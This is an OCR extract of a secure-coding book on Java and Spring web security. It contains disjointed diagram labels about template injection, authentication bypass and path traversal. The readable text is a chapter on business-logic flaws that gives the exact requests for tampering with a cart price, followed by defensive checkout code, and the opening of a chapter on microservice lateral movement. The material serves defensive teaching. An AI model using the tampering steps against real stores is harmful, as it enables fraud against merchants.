

Java
FreeMarker Engine
Template Processor
5. Load Template File
Template File
customError.ftl
6. Instantiate Objects
Execution Context
Object Constructor
Class Instantiation





SSTI Attack Flow
Template Injection

Authentication Bypass Techniques


Attacker Strategy
Malicious Actor
Bypass Attempt
1. Craft Malicious URL
Crafted URL
Path Manipulation
2. Send Request



Security Filter
URI Validation
3. Check Path Prefix
Path Check
startsWith Logic
4. Pass Initial Check
URI Processing


Java
URI Handler
Request Router
5. Normalize Path
Path Normalize
Directory Resolution
6. Resolve to Target
Target Resource




Authentication Bypass
Directory Traversal

Path Traversal and File Upload Attacks



Path Traversal & File Upload Attack Flow

Spring Actuator Security Risks



Conclusion: The Secure by Design Mindset

Chapter 10: The Trojan Horse - Exploiting Business Logic Flaws

Technical vulnerabilities like SQL injection or XSS are well-understood. Business logic vulnerabilities, however, are a different class of threat. They don't exploit broken code, but rather abuse the intended functionality of the application in unforeseen ways. These are flaws in the application's logic that allow an attacker to achieve a malicious goal that was not anticipated by the developers.

The Insecure Scenario: The Price Manipulation Gambit

An e-commerce API allows users to add items to a cart, update the quantity, and check out. The process looks like this:

1. `POST /cart/add` with `{ "item_id": "abc", "quantity": 1 }`. The server fetches the price from the database and adds the item to the session cart.
2. `POST /cart/update` with `{ "item_id": "abc", "quantity": 2 }`. The server updates the quantity.
3. `POST /checkout`. The server calculates the total based on the items in the cart and processes the payment.

The developers assumed that the price is a server-side constant. However, during a refactor, a developer decided to include the price in the cart object that is sent back and forth between the client and server to avoid database lookups. The `update` endpoint now accepts an optional `price` field.

Attacker's Playbook: Abusing Trust

An attacker notices this design.

- **TTP: Parameter Tampering to Exploit Business Logic.**
  1. The attacker adds a high-value item to their cart: `POST /cart/add` with `{ "item_id": "expensive-tv", "quantity": 1 }`. The server correctly prices it at $2000.
  2. Before checking out, the attacker calls the update endpoint with a modified parameter: `POST /cart/update` with `{ "item_id": "expensive-tv", "price": 0.01 }`. The server, trusting the price field from the client, updates the cart.
  3. The attacker proceeds to `POST /checkout`. The server calculates the total from the cart object, sees a price of $0.01, and happily sells a $2000 TV for a single cent.

This is not a code injection or a memory corruption. It's a failure to enforce the business rule: "The price of an item is determined by the server, not the client."


The Secure Architecture: The Untrusted Client

1. **Re-validation at Every Step:** Never trust data that has been to the client and back. Before any sensitive action (like checkout), the server must re-validate all critical data (prices, permissions, item availability) against its own source of truth (the database).
2. **Separation of Data:** Client-controlled data should be treated differently from server-trusted data. Don't mix them in the same object.
3. **State Machines:** Model business processes as strict state machines. An order cannot move from "cart" to "paid" without passing through a "price validation" state.

Defender's Code: Enforcing Business Rules

```
// In the CheckoutService
public void processCheckout(Cart cart) {
    BigDecimal calculatedTotal = BigDecimal.ZERO;
    for (CartItem item : cart.getItems()) {
        // CRITICAL: Ignore the price in the cart item from the client.
        // Fetch the authoritative price from the database.
        Product product = productRepository.findById(item.getProductId())
            .orElseThrow(() -> new InvalidCartException("Product not found"));

        BigDecimal authoritativePrice = product.getPrice();

        // Perform calculation with the trusted price
        calculatedTotal = calculatedTotal.add(authoritativePrice.multiply(new BigDecimal(item.getQuantity())));
    }

    if (calculatedTotal.compareTo(cart.getReportedTotal()) != 0) {
        // The client's total doesn't match our calculation. This is a red flag.
        throw new SecurityException("Price tampering detected!");
    }

    // ... proceed with payment ...
}
```

Attack & Defense Flow



Chapter 11: The Enemy Within - Securing Service-to-Service Communication

In a monolithic application, trust is implicit. Components call each other freely within the same process. In a microservices architecture, every network call is a potential security risk. A request from `Service A` to `Service B` traverses a network, and without proper controls, `Service B` has no way of knowing if the caller is legitimate or an attacker who has compromised another part of the system. This is where a Service Mesh comes in.

The Insecure Scenario: The Unauthenticated Internal Network

A cloud-native application consists of dozens of microservices running in a Kubernetes cluster. The developers assume that since the cluster's network is "internal," no special security is needed for service-to-service calls. The `user-service` can freely call the `order-service` over plain HTTP.

Attacker's Playbook: Lateral Movement

An attacker finds a single vulnerability in a less critical, internet-facing service (e.g., an image-resizing service).

- **TTP: Lateral Movement and Privilege Escalation.**
  1. The attacker gains a foothold in the `image-resizer` pod.
